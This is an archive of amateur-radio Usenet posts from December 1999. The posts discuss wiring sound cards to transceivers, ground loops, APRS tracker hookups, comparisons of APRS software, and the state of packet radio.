From what I have read, the tekk is a well made unit and
you may find a dedicated tnc board to go with it.

Fred Mahone KE4RBT

5533. Re: PicoPacket and Tripmate APRS Tracker

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: fred.mahone@vt.edu
Message-ID: <385fc6f7.17620717@news.vt.edu>
Source record: 15091

On Mon, 20 Dec 1999 14:15:15 -0800, Sherwin MacKenzie
<scmacken@cruzio.com> wrote:

>I would like to run a PicoPacket dual port TNC with a Tripmate GPS
>Receiver as an APRS stand alone Tracker.
>
>Can someone give me the Pin connections between the Tripmate and the
>PicoPacket for the RS 232 Serial Port (RJ-45-6), or the RS 232-2 (3.5
>mm Stereo Jack), or both?
>
>I will be getting my power for the PicoPacket and the Tripmate
>separately from these connections.
>
>Thank You, S. C. MacKenzie, N6HAC scmacken@cruzio.com
>
>
>

Go to KD4RDB's website (www.qsl.net/kd4rdb/tripmate.htm) and I
believe you will get your questions answered. He not only describes
the process, but has line diagrams and photos.
The APRS Webring also has connections to those that have done
what you are trying to do.
Good luck.

Fred Mahone KE4RBT

5534. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <385FC879.869DB13D@erols.com>
Source record: 15092
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

> BUT I heard it is a different story for the MIC input.
> I was told that the mic jack on a sound card is a MONO
> circuit but uses a STEREO JACK with one channel carrying
> the audio and the other carrying a DC voltage for the mic.
> It was suggested that I use a STEREO connector and ONLY
> use the TIP which carries the audio. (AND DON'T USE the
> RING which carries the polarizing voltage).
>
> Since HAMS like me sometimes plug cables in the wrong jack
> (especially if the mic and line input jacks are beside each
> other), it sounds to me like a good idea to only use one
> channel carried in the tip (even if you PLAN to connect it to
> the line input jack where it doesn't matter)
>
> Any thoughts?
>
> Rob

If your mike is set up that way then you do want to use the tip only and you are right, it's best to do it that way for consistancy. I don't know of any benefit to feeding both channels.

5535. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <83ok84$1kq$1@bob.news.rcn.net>
Source record: 15093
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

I would guess that in most sound cards the mike bias voltage is
supplied via a large value resistor so that shorting it to ground
will not do any damage to the sound card. In most cases the drive
impedance of your receiver's audio circuit is low enough that there
won't be any problems there either. Still, it's a good practice to
not connect the mike tip connection.

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn85ujcs.du5.nomail@linux.pe1chl.ampr.org...
> Rob <NoEmail@NoWay.com> wrote:
> >DO NOT USE the TIP of the connector. Leave it unconnected!
>
> >This is the best approach! If you accidentally plug this cable
into the MIC
> >jack of the sound card instead of the LINE INPUT, you will not
cause any
> >damage to your sound card! In fact, the cable will even work and
provide an
> >audio signal from the radio to your sound card!
>
> >(If you don't follow this recommendation, you MIGHT damage your
sound card.
> >It depends on whether your sound card has any short circuit
protection etc)
>
> I presume that anything that uses a (mini-)jack connector has some
form
> of short circuit protections, as these connectors routinely short
out their
> connections when plugging in/out or fondling with the connector to
find
> the spot of good ground contact.
>
> Normally there is a small regulator on the card to provide the
voltage,
> and it is short-circuit protected. It could run a little hot when
left
> shorted all the time.
>
> A better recommendation seems to always use AC-coupling on the
soundcard
> inputs, so if you use a transformer, put a (say 1uF) nonpolarized
cap

> in series. Or a resistor of sufficient value to reduce the
current,
> and small enough in relation to the input impedance. 4k7 or so.
>
> In fact, this is always a good thing to do. When I make
connections
> to transceivers for 9k6 modification, where AC coupling is a bad
idea,
> I always put in a small series resistor directly at the connection
point,
> to avoid damage to the transceiver when the outgoing lead is
shorted to
> ground or to small voltages like +5 or +12. Better to have some
percent
> of signal loss than a blown-out 3357.
>
> Rob
> --
>
+----------------------------------+----------------------------------
-----+
> | Rob Janssen pe1chl@amsat.org | WWW:
http://www.knoware.nl/users/rob |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS:
PE1CHL@PI8WNO.#UTR.NLD.EU |
>
+----------------------------------+----------------------------------
-----+

5536. Re: Help: MFJ Multicom on HP200LX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <385FD03A.2BF3E9B9@gte.net>
Source record: 15094
Cross-posted to: rec.radio.amateur.digital.misc,alt.comp.sys.palmtops.hp

Hi, John.

I had 5 programs that loaded with my config.sys and my autoexec.bat:
Battman (battery monitor)
LLras (Lap Link -- for file transfers with a pc)
and, for my flash card:
acecard.com
acedrv.sys
stacker.com

I removed Battman and LLras. The other three are required for my flash card. Then I rebooted and tried again -- same problem.

Any other ideas? What does your config.sys and autoexec.bat look like?

73's
Dale

Jeff Johns wrote:

> On Mon, 20 Dec 1999 21:17:58 GMT, Dale Gillilan <positivechanges.hypnosis@gte.net> wrote:
>
> > Does anyone have any suggestions as to what may be going wrong and what
> > to do about it? I'm totally out of ideas and getting desperate.
>
> If you are using Baycom you need to remove any TSR's as it is very picky
> about them. Check out http://www.tigertronics.com/sheriff.htm for a article
> about me and my 200LX.
>
> Jeff
>
> *------------ Jeff Johns - W4JEF -----------*
> | Jefferson County Sheriff's Department |
> | Birmingham, Alabama USA |
> | Finger jeffj@scott.net for my PGP RSA Key |
> *--- Address all complaints to /dev/null ---*

5537. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-21 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <RYS74.199462$5r2.506595@tor-nn1.netcom.ca>
Source record: 15095
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

I am just curious. Are the big 1/4 inch stereo jacks and plugs better than the smaller mini stereo jacks and plugs? That is, are the big stereo jacks better designed than the smaller 3.5 mm jacks such that the big 1/4 jacks not to"short out" some of the circuits when plugging them in and out of the jack?

Rob

"Chris Smolinski" <csmolinski@erols.com> wrote in message news:385F80DF.9C6816B@erols.com...
> Apple avoided this problem by using a modified (longer) plug for the
> microphone. The DC power is at the tip, but since the jack is designed
> for a longer plug, a normal plug won't reach it. The center ring is
> longer, and connects to both left and right channels, for blended mono
> recording. Yet a stereo plug could also be used, for true stereo
> recording.
>
> 73's
> Chris
> N3JLY
>
>
> Rob wrote:
> >
> > IMPORTANT -- CORRECTION -- PLEASE READ
> >
> > The mic jack on a sound card is a MONO circuit but uses a STEREO JACK with
> > one channel carrying the audio to the sound card from the mic and the other
> > channel carrying a DC voltage to power a mic.
> >
> > I made a big mistake. THE TIP OF THE MIC CONNECTOR CARRIES THE DC NOT THE
> > AUDIO AS I SUGGESTED IN MY LAST POSTING!
> >
> > Most people use one of the channels of the sound card's LINE INPUT and do
> > NOT use the sound card's mic input for good reason.
> >
> > IN ANY EVENT, EVEN IF one is going to connect a cable from a Radio's audio
> > output to the Computer's sound card LINE INPUT, I strongly suggest that one

> > uses a STEREO connector and ONLY use the centre ring which carries the
> > audio to the sound card and the lower ring for the mic ground return.
> >
> > DO NOT USE the TIP of the connector. Leave it unconnected!
> >
> > This is the best approach! If you accidentally plug this cable into the
MIC
> > jack of the sound card instead of the LINE INPUT, you will not cause any
> > damage to your sound card! In fact, the cable will even work and
provide an
> > audio signal from the radio to your sound card!
> >
> > (If you don't follow this recommendation, you MIGHT damage your sound
card.
> > It depends on whether your sound card has any short circuit protection
etc)
> >
> > 73's
> > Rob
> > VA2FB

5538. Re: Sound card grounds are common you cant stop it. my method of dealing with it.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-22 00:00:00 UTC
From: John Dewey <KA9CAR@NS.arrl.net>
Message-ID: <83qpf4$57d2@news.tis-in.trb>
Source record: 14949
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

My set up has yielded a (G3PLX) "signal cleanliness" value in excess of 30 db, so I feel it has been effective. I use this for my SSTV and My PSK31.

GIVEN
The Computer case has 3 wire ground, AND DC power supply connects radio case to 3 wire ground via DC- The radio case and the PC case are connected via the 110 volt line third wire.

Things I can control.
All wires between my Radio and My pc and my switch box, have outer sheilds that are connected to the cases on their respective ends.

I used a BALANCED audio line from PC to Transformer (INCLUDING a capacitor to block the 5 v dc voltage that IS on the TIP of the MY sound card Mic Input). The transformer Primary is connected through a POT to the BALANCED wires only. This way AUDIO energy flows INSIDE the sheild, even though the sheild and one of the balanced lines are common at the PC.

On the PC side I ran the Balanced lines from the transformer to the Mic + and MIC-. The Shield is connected to case ground on both sides.

On recieve, I simply used a Capacitor in the audio line to block the RADIO's DC Mic bias from the sound card input.

KA9CAR

Rob wrote in message ...
>I heard that it is NOT a good idea to connect both channels (Left and Right)
>of the sound card's line output to the Rig's mic input. It might cause
>distortion. (On the other hand, I heard it doesn't matter whether the rig's
>speaker output is connected to both channels of the sound card's line input
>or mic input).
>
>Is this true? Will there be distortion?
>
>I also heard if you just used a mono plug for the sound card's line output
>(or speaker output), it will short out one of the channels and may cause
>distortion. It is best to use a stereo plug and only use one of the
>channels. Is this good advice?
>
>73's
>

>Rob
>VA2FB
>
>
>

5539. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn861c9k.tvg.nomail@linux.pe1chl.ampr.org>
Source record: 14950

Bob Nielsen <nielsen@primenet.com> wrote:
>On Tue, 21 Dec 1999 06:49:19 +0000, Ian Wade wrote:
>>In article <SkC74.199324$5r2.505538@tor-nn1.netcom.ca>, Rob
>><NoEmail@NoWay.com> writes

>>>Are there any other differences? Does UI-View have features that WinAPRS
>>>does not have and vice versa?

>>Roger will probably fill you in on the feature differences. A non-
>>technical difference is the registration charge: about $16 for UI-View.
>>A lot more for WinAPRS.

>And a lot less ($0) for Xastir.

Is Xastir available somewhere as a statically linked executable?
(statically linked at least with the toolkit)

I really don't feel like scraping all the bits and pieces together to
get this thing compiled, especially not when it says "don't use the latest
version of the toolkit (which comes with my distribution and is installed)
because it has bugs".

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5540. Re: Sound card grounds are common you cant stop it. my method of dealing with it.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-22 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <kRb84.199617$5r2.508667@tor-nn1.netcom.ca>
Source record: 14951
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Hi John,

I am curious why you choose to use the TIP of the Mic connector for the sound card (where there is DC) and not the middle ring for the audio input. If you connect the middle ring and the outer ring of a stereo jack to the Mic+ and Mic- lines (via audio isolation transformer), you won't need to use a DC blocking cap.

I am also curious what is the capacitance of the DC blocking capacitor that you use?? (10 MF??). The value obviously works well for you.

Yes, I have heard that using balanced lines inside a shielded cable may help with RFI. It is a really good idea to use this type of shielded cable! But I doubt it will solve a ground loop problem!

It is NOT a very good idea to ground the shields of all the cables from the PC to the switching box AND to ground the shields of ALL the cables from the radio to the switching box. You WILL NOT break up the GROUND LOOPS this way even if you use balanced lines inside a shielded cable.

The purpose of the audio isolation transformers is to break up the ground loops on the audio lines. Yes there will always be a ground connection via the AC lines but that it is okay. The ground loop interference is NOT caused by the indirect ground connection via the AC line. It is caused by the generally SHORTER ground path from your PC to your Radio via the audio and PTT lines.

If all the shields of ALL the cables connected to the switching box are grounded to the switching box, you will provide a SHORT ground path from the radio to the PC (via the switching box). In other words, you will NOT have broken up the ground loop. You have defeated the purpose of using the audio isolation transformers in the first place!

It sounds like your audio is great nonetheless. But I suspect that you would also have great audio if you DID NOT EVEN USE the audio isolation transformers. Many Hams have great audio without any ground loop problems WITHOUT using audio isolation transformers and opto coupler PTT circuits. They are lucky.

I suggest that you disconnect the shields of ALL the cables coming EITHER from the PC OR the radio to the switching box. This will at least break up the ground loops on the audio lines. (These shields disconnected at the switching box will be grounded at the PC or Radio but the ground loop will be broken at the switching box).

Try it. You may find it cures your ground loop problem on 20 meters.

Don't get me wrong. The use of the shielded cables (with balanced lines inside) is a great idea to help prevent RFI problems! But if you have a REAL ground loop problem, in my view, it is not a great idea to provide a DIRECT SHORT ground path from the PC to the radio via the shields of these cables connected to the switching box.

73's

Rob

"John Dewey" <KA9CAR@NS.arrl.net> wrote in message
news:83qpf4$57d2@news.tis-in.trb...
> My set up has yielded a (G3PLX) "signal cleanliness" value in excess of 30
> db, so I feel it has been effective. I use this for my SSTV and My PSK31.
>
> GIVEN
> The Computer case has 3 wire ground, AND DC power supply connects radio
case
> to 3 wire ground via DC- The radio case and the PC case are connected via
> the 110 volt line third wire.
>
> Things I can control.
> All wires between my Radio and My pc and my switch box, have outer sheilds
> that are connected to the cases on their respective ends.
>
> I used a BALANCED audio line from PC to Transformer (INCLUDING a capacitor
> to block the 5 v dc voltage that IS on the TIP of the MY sound card Mic
> Input). The transformer Primary is connected through a POT to the
BALANCED
> wires only. This way AUDIO energy flows INSIDE the sheild, even though
the
> sheild and one of the balanced lines are common at the PC.
>
> On the PC side I ran the Balanced lines from the transformer to the Mic +
> and MIC-. The Shield is connected to case ground on both sides.
>
> On recieve, I simply used a Capacitor in the audio line to block the
RADIO's
> DC Mic bias from the sound card input.
>
> KA9CAR
>
>
> Rob wrote in message ...
> >I heard that it is NOT a good idea to connect both channels (Left and
> Right)
> >of the sound card's line output to the Rig's mic input. It might cause
> >distortion. (On the other hand, I heard it doesn't matter whether the
> rig's
> >speaker output is connected to both channels of the sound card's line

input
> >or mic input).
> >
> >Is this true? Will there be distortion?
> >
> >I also heard if you just used a mono plug for the sound card's line
output
> >(or speaker output), it will short out one of the channels and may cause
> >distortion. It is best to use a stereo plug and only use one of the
> >channels. Is this good advice?
> >
> >73's
> >
> >Rob
> >VA2FB
> >
> >
> >
>
>

5541. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-22 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83p5bdcgh2@arachne.labyrinth.net.au>
Source record: 14952
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

In rec.radio.amateur.digital.misc Bob Lewis <aa4pb@erols.com> wrote:
> I would guess that in most sound cards the mike bias voltage is
> supplied via a large value resistor so that shorting it to ground
> will not do any damage to the sound card. In most cases the drive
> impedance of your receiver's audio circuit is low enough that there
> won't be any problems there either. Still, it's a good practice to
> *not* connect the mike tip connection.

Why would you want to use the mic input anyway? My experience has
been that that input distorts any signal of interest except
when connected to a microphone; from memory it usually contains
internal preamps. I always use the line-in instead (and even my laptop
has one).

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5542. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-22 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn860sts.3fk.nielsen@bob.localnet>
Source record: 15096

On Tue, 21 Dec 1999 06:49:19 +0000, Ian Wade wrote:
>In article <SkC74.199324$5r2.505538@tor-nn1.netcom.ca>, Rob
><NoEmail@NoWay.com> writes
>>
>>Are there any other differences? Does UI-View have features that WinAPRS
>>does not have and vice versa?
>
>
>Roger will probably fill you in on the feature differences. A non-
>technical difference is the registration charge: about $16 for UI-View.
>A lot more for WinAPRS.

And a lot less ($0) for Xastir.

--
Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
QRP-L #1985 http://www.primenet.com/~nielsen

5543. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-22 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3860D8DC.A844C299@erols.com>
Source record: 15097
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

1/4-inch plugs & jacks have the same basic construction thus the same problem. Sound system instrument cables sometimes use a 1/4-inch plug which contains an internal switch to short the tip and sleave until the plug is fully inserted. This prevents hums and buzzes while connecting cables.

Rob wrote:
>
> I am just curious. Are the big 1/4 inch stereo jacks and plugs better than
> the smaller mini stereo jacks and plugs? That is, are the big stereo jacks
> better designed than the smaller 3.5 mm jacks such that the big 1/4 jacks
> not to"short out" some of the circuits when plugging them in and out of the
> jack?
>
> Rob
>
> "Chris Smolinski" <csmolinski@erols.com> wrote in message
> news:385F80DF.9C6816B@erols.com...
> > Apple avoided this problem by using a modified (longer) plug for the
> > microphone. The DC power is at the tip, but since the jack is designed
> > for a longer plug, a normal plug won't reach it. The center ring is
> > longer, and connects to both left and right channels, for blended mono
> > recording. Yet a stereo plug could also be used, for true stereo
> > recording.
> >
> > 73's
> > Chris
> > N3JLY
> >
> >
> > Rob wrote:
> > >
> > > IMPORTANT -- CORRECTION -- PLEASE READ
> > >
> > > The mic jack on a sound card is a MONO circuit but uses a STEREO JACK
> with
> > > one channel carrying the audio to the sound card from the mic and the
> other
> > > channel carrying a DC voltage to power a mic.
> > >
> > > I made a big mistake. THE TIP OF THE MIC CONNECTOR CARRIES THE DC NOT
> THE
> > > AUDIO AS I SUGGESTED IN MY LAST POSTING!

> > >
> > > Most people use one of the channels of the sound card's LINE INPUT and
> do
> > > NOT use the sound card's mic input for good reason.
> > >
> > > IN ANY EVENT, EVEN IF one is going to connect a cable from a Radio's
> audio
> > > output to the Computer's sound card LINE INPUT, I strongly suggest that
> one
> > > uses a STEREO connector and ONLY use the centre ring which carries the
> > > audio to the sound card and the lower ring for the mic ground return.
> > >
> > > DO NOT USE the TIP of the connector. Leave it unconnected!
> > >
> > > This is the best approach! If you accidentally plug this cable into the
> MIC
> > > jack of the sound card instead of the LINE INPUT, you will not cause any
> > > damage to your sound card! In fact, the cable will even work and
> provide an
> > > audio signal from the radio to your sound card!
> > >
> > > (If you don't follow this recommendation, you MIGHT damage your sound
> card.
> > > It depends on whether your sound card has any short circuit protection
> etc)
> > >
> > > 73's
> > > Rob
> > > VA2FB

5544. Re: sound card / Computer GROUNDS AND STEREO PLUGS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-22 00:00:00 UTC
From: John Dewey <KA9CAR@NS.arrl.net>
Message-ID: <83qorq$57d1@news.tis-in.trb>
Source record: 15098
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

My 2 cents worth. Since I get reports of 25 to 32 on my signal quality, I feel my method has worked.

On both tx and rx I am using the only the tip (and sleeve) of a stereo connector.

On my IBM Mwave audio card, I have connected ONLY the Tip. Due to the audio level available, I am using the MIC input to the card. THERE IS 5 V DC ON THIS TIP. Until I isolated it (capacitor) it caused the squelch in my radio to act funny.

I use a Transformer with a capacitor in the transmit line to keep the radio mike bias dc from saturating the transformer secondary. The transformer is wired to JUST the Radio MIC + and - on the radio side, and to the PC Audio out, AND THE PC OUT AUDIO NEGATIVE INSIDE THE SHEILD of the BALANCED type wire I used from the PC to the control box. This was done to Keep the RF, (if any) flowing on the Sheild of the audio line, and cause the audio energy to flow ONLY on the two balanced wires and not the sheild. At the PC end ONLY the sheild is common with the Audio - line on the PRIMARY side of the transformer. I put a POT in the Primary side of this circuit to adjust transmit levels.

There are several paths, includding the PTT line and both of the audio sheilds that connect the pc case to the radio case.

I have the PC and the radio plugged into the same power outlet. The radio Power supply internally connects the DC minus to the Power line Ground, and the radio internally connects the DC - to the radio case ground. These are two items I can't change, so I made sure the rest of the grounding followed along.

I do have one annoying Ground Loop on one band, but it is Caused by a separate piece of equipment that is not used when On psk or SSTV so I just unplug that piece of equipment when on 20 meters.

KA9CAR

Rob wrote in message ...
>I heard that it is NOT a good idea to connect both channels (Left and Right)
>of the sound card's line output to the Rig's mic input. It might cause
>distortion. (On the other hand, I heard it doesn't matter whether the rig's
>speaker output is connected to both channels of the sound card's line input
>or mic input).
>

>Is this true? Will there be distortion?
>
>I also heard if you just used a mono plug for the sound card's line output
>(or speaker output), it will short out one of the channels and may cause
>distortion. It is best to use a stereo plug and only use one of the
>channels. Is this good advice?
>
>73's
>
>Rob
>VA2FB
>
>
>

5545. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn862uhv.2tu.nielsen@bob.localnet>
Source record: 14953

I don't know of any statically linked executables. I guess I could try
compiling it that way.

I assume you are referring to LessTif 0.88.9.

Bob

On Wed, 22 Dec 1999 11:08:37 GMT, Rob Janssen wrote:
>Bob Nielsen <nielsen@primenet.com> wrote:
>>On Tue, 21 Dec 1999 06:49:19 +0000, Ian Wade wrote:
>>>In article <SkC74.199324$5r2.505538@tor-nn1.netcom.ca>, Rob
>>><NoEmail@NoWay.com> writes
>
>>>>Are there any other differences? Does UI-View have features that WinAPRS
>>>>does not have and vice versa?
>
>>>Roger will probably fill you in on the feature differences. A non-
>>>technical difference is the registration charge: about $16 for UI-View.
>>>A lot more for WinAPRS.
>
>>And a lot less ($0) for Xastir.
>
>Is Xastir available somewhere as a statically linked executable?
>(statically linked at least with the toolkit)
>
>I really don't feel like scraping all the bits and pieces together to
>get this thing compiled, especially not when it says "don't use the latest
>version of the toolkit (which comes with my distribution and is installed)
>because it has bugs".
>
>Rob
>--
>+----------------------------------+--------------------------------------+
>| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
>| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
>+----------------------------------+--------------------------------------+

--
Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
QRP-L #1985 http://www.primenet.com/~nielsen

5546. Any web or telnet sites via internet access to packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: wa2ise@netcom.com
Message-ID: <83sd97pos1@nntp1.atl.mindspring.net>
Source record: 14954

Are there any internet web or telnet sites I can "join" to
access messages on packet? And (once I am verified that
I in fact have a license) allow sending packet messages
(sysop approval okay)? I could then read, receive and
send packet mail and posts without my having to set up
radio equipment. I would appear to be associated with
a BBS: wa2ise@xxnxxx

5547. What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: wa2ise@netcom.com
Message-ID: <83sdgp$h94$1@nntp1.atl.mindspring.net>
Source record: 14955

What is the state of the art in packet radio nowdays? I used to operate a plain old 1200 baud 2 meter packet years ago, but 1200 baud is awfully slow. What with 56K modems and better on the Internet.

I would picture a single package of a modem and radio inside. Connect computer and antenna for high speed packet of some sort.

What is out there for use by individual users?

5548. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Merlin <merlin.speaks@virgin.net>
Message-ID: <83stb6dcb1@nclient13-gui.server.virgin.net>
Source record: 14956

> What is the state of the art in packet radio nowdays? I
> used to operate a plain old 1200 baud 2 meter packet
> years ago, but 1200 baud is awfully slow. What with
> 56K modems and better on the Internet.

Some BBS's have 9600 bps ports and you may get the
odd 19200 bps, but 19200 bps seems be limited to
interlink between BBS's. But overall 1200 and 2400 bps
are the norm. The main problem is trying get users to
upgrade from 1200 Bps to faster speeds. BBS's
operators cannot justify the cost's of upgrading equipment
on the BBS if users don't use it.

> I would picture a single package of a modem and radio
> inside. Connect computer and antenna for high speed packet
> of some sort.

No chance, the nearest is using the sound card on a
computer and using a modified PMR set.
9600 bps is normal if using a sound card but Tx bandwidth
has to around 25 KHz, this what the handbook recommends
but I have managed to get less :-)

Satelite is the place if want high speed, I manage 128 Kbps
using fullduplex the other day, at that speed the internet
look realy slow :-) , but Tx bandwidth is around 200 KHz, so
your limited to 70cms and above.

> What is out there for use by individual users?

You may as well stick to the internet, unless your interested
in the DX-Cluster.

Regards Merlin

5549. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn8640t4.7pn.nomail@linux.pe1chl.ampr.org>
Source record: 14957

Bob Nielsen <nielsen@primenet.com> wrote:
>I don't know of any statically linked executables. I guess I could try
>compiling it that way.

>I assume you are referring to LessTif 0.88.9.

That's right, I could not remember the name while I was typing :-)

My system has LessTif 0.88.9 and the README of the source package I
once downloaded said that that version was no good and I needed to
find some earlier version... but maybe in the meantime that was
solved in Xastir itself?

Right now I have done something else (I really like these things):
I have setup a Win95 machine in VMware, and it is running UI-view 2.15b
on a KISS TNC on COM1. External to VMware, this COM port is connected
to a tty-pty pair. The other side is connected to PE1CHL-NET running
a TNC2 emulator (in KISSmode). PE1CHL-NET, as usual, connects to
the kernel SCC driver that drives an OptoPcScc card.

It worked first time :-)

So on my Windows machine I see this:

```
12:09:51T PE1CHL-12>TEST,WIDE,WIDE <UI C Len=52>:
=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
12:09:57R PE1CHL-12>TEST,PE1OKZ-2*,WIDE <UI C Len=52>:
=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
12:09:58R PE1CHL-12>TEST,PE1OKZ-2*,WIDE* <UI C Len=52>:
=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
```

And in the NET trace window it appears again and is sent to the SCC:

```
Dec 23 12:09:53.45 144 sent:
AX25: PE1CHL-12->TEST v WIDE WIDE UI len=52 pid=Text
0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}

Dec 23 12:09:57.33 144 recv:
AX25: PE1CHL-12->TEST v PE1OKZ-2* WIDE UI len=52 pid=Text
0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}

Dec 23 12:09:58.23 144 recv:
AX25: PE1CHL-12->TEST v PE1OKZ-2* WIDE* UI len=52 pid=Text
0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}
```

(for others that want to try: this requires a BETA version of VMware
available to the selected BETA-test users only. the current release
versions do not allow you to configure a COM port connected to a pty)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5550. Re: Any web or telnet sites via internet access to packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Daniel nicholson <dnicholson@socket.net>
Message-ID: <s643eo1qrg3150@corp.supernews.com>
Source record: 14958

why would you not set up radio equipment? Do you have restrictions against it? Or are you just not willing to get on the air and want to use the computer to pretend to play on the air?

Just wondering...Packet is so easy to set up...

73 Dan/N0FPE
Robert Casey wrote in message <83sd97pos1@nntp1.atl.mindspring.net>...
>Are there any internet web or telnet sites I can "join" to
>access messages on packet? And (once I am verified that
>I in fact have a license) allow sending packet messages
>(sysop approval okay)? I could then read, receive and
>send packet mail and posts without my having to set up
>radio equipment. I would appear to be associated with
>a BBS: wa2ise@xxnxxx

5551. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <jsK71GAYfhY4Ewuf@peaksys.co.uk>
Source record: 14959

In article <slrn862uhv.2tu.nielsen@bob.localnet>, Bob Nielsen
<nielsen@primenet.com> writes
>I don't know of any statically linked executables. I guess I could try
>compiling it that way.
>
>I assume you are referring to LessTif 0.88.9.

I wonder if any of you Linux folk every read your own threads? Time and
again you jump in to take yet another opportunity to tell the rest of us
how good Linux is, and within a couple of messages it wanders off into a
discussion of which kernel you need, what packaging, how to gather the
bits to build the program before you can use it, how to patch the code
before you gather the bits, etc...

If you want to know why most people use Windows rather than Linux, you
only need to read your own output.

Merry Xmas!

>On Wed, 22 Dec 1999 11:08:37 GMT, Rob Janssen wrote:
>>Bob Nielsen <nielsen@primenet.com> wrote:
>>>On Tue, 21 Dec 1999 06:49:19 +0000, Ian Wade wrote:
>>>>In article <SkC74.199324$5r2.505538@tor-nn1.netcom.ca>, Rob
>>>><NoEmail@NoWay.com> writes
>>
>>>>>Are there any other differences? Does UI-View have features that WinAPRS
>>>>>does not have and vice versa?
>>
>>>>Roger will probably fill you in on the feature differences. A non-
>>>>technical difference is the registration charge: about $16 for UI-View.
>>>>A lot more for WinAPRS.
>>
>>>And a lot less ($0) for Xastir.
>>
>>Is Xastir available somewhere as a statically linked executable?
>>(statically linked at least with the toolkit)
>>
>>I really don't feel like scraping all the bits and pieces together to
>>get this thing compiled, especially not when it says "don't use the latest
>>version of the toolkit (which comes with my distribution and is installed)
>>because it has bugs".
>>
>>Rob
>>--
>>+----------------------------------+--------------------------------------+

```
>>| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
>>| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
>>+----------------------------------+--------------------------------------+
>
>

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk
```

5552. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: no.spam@no.junk.mail
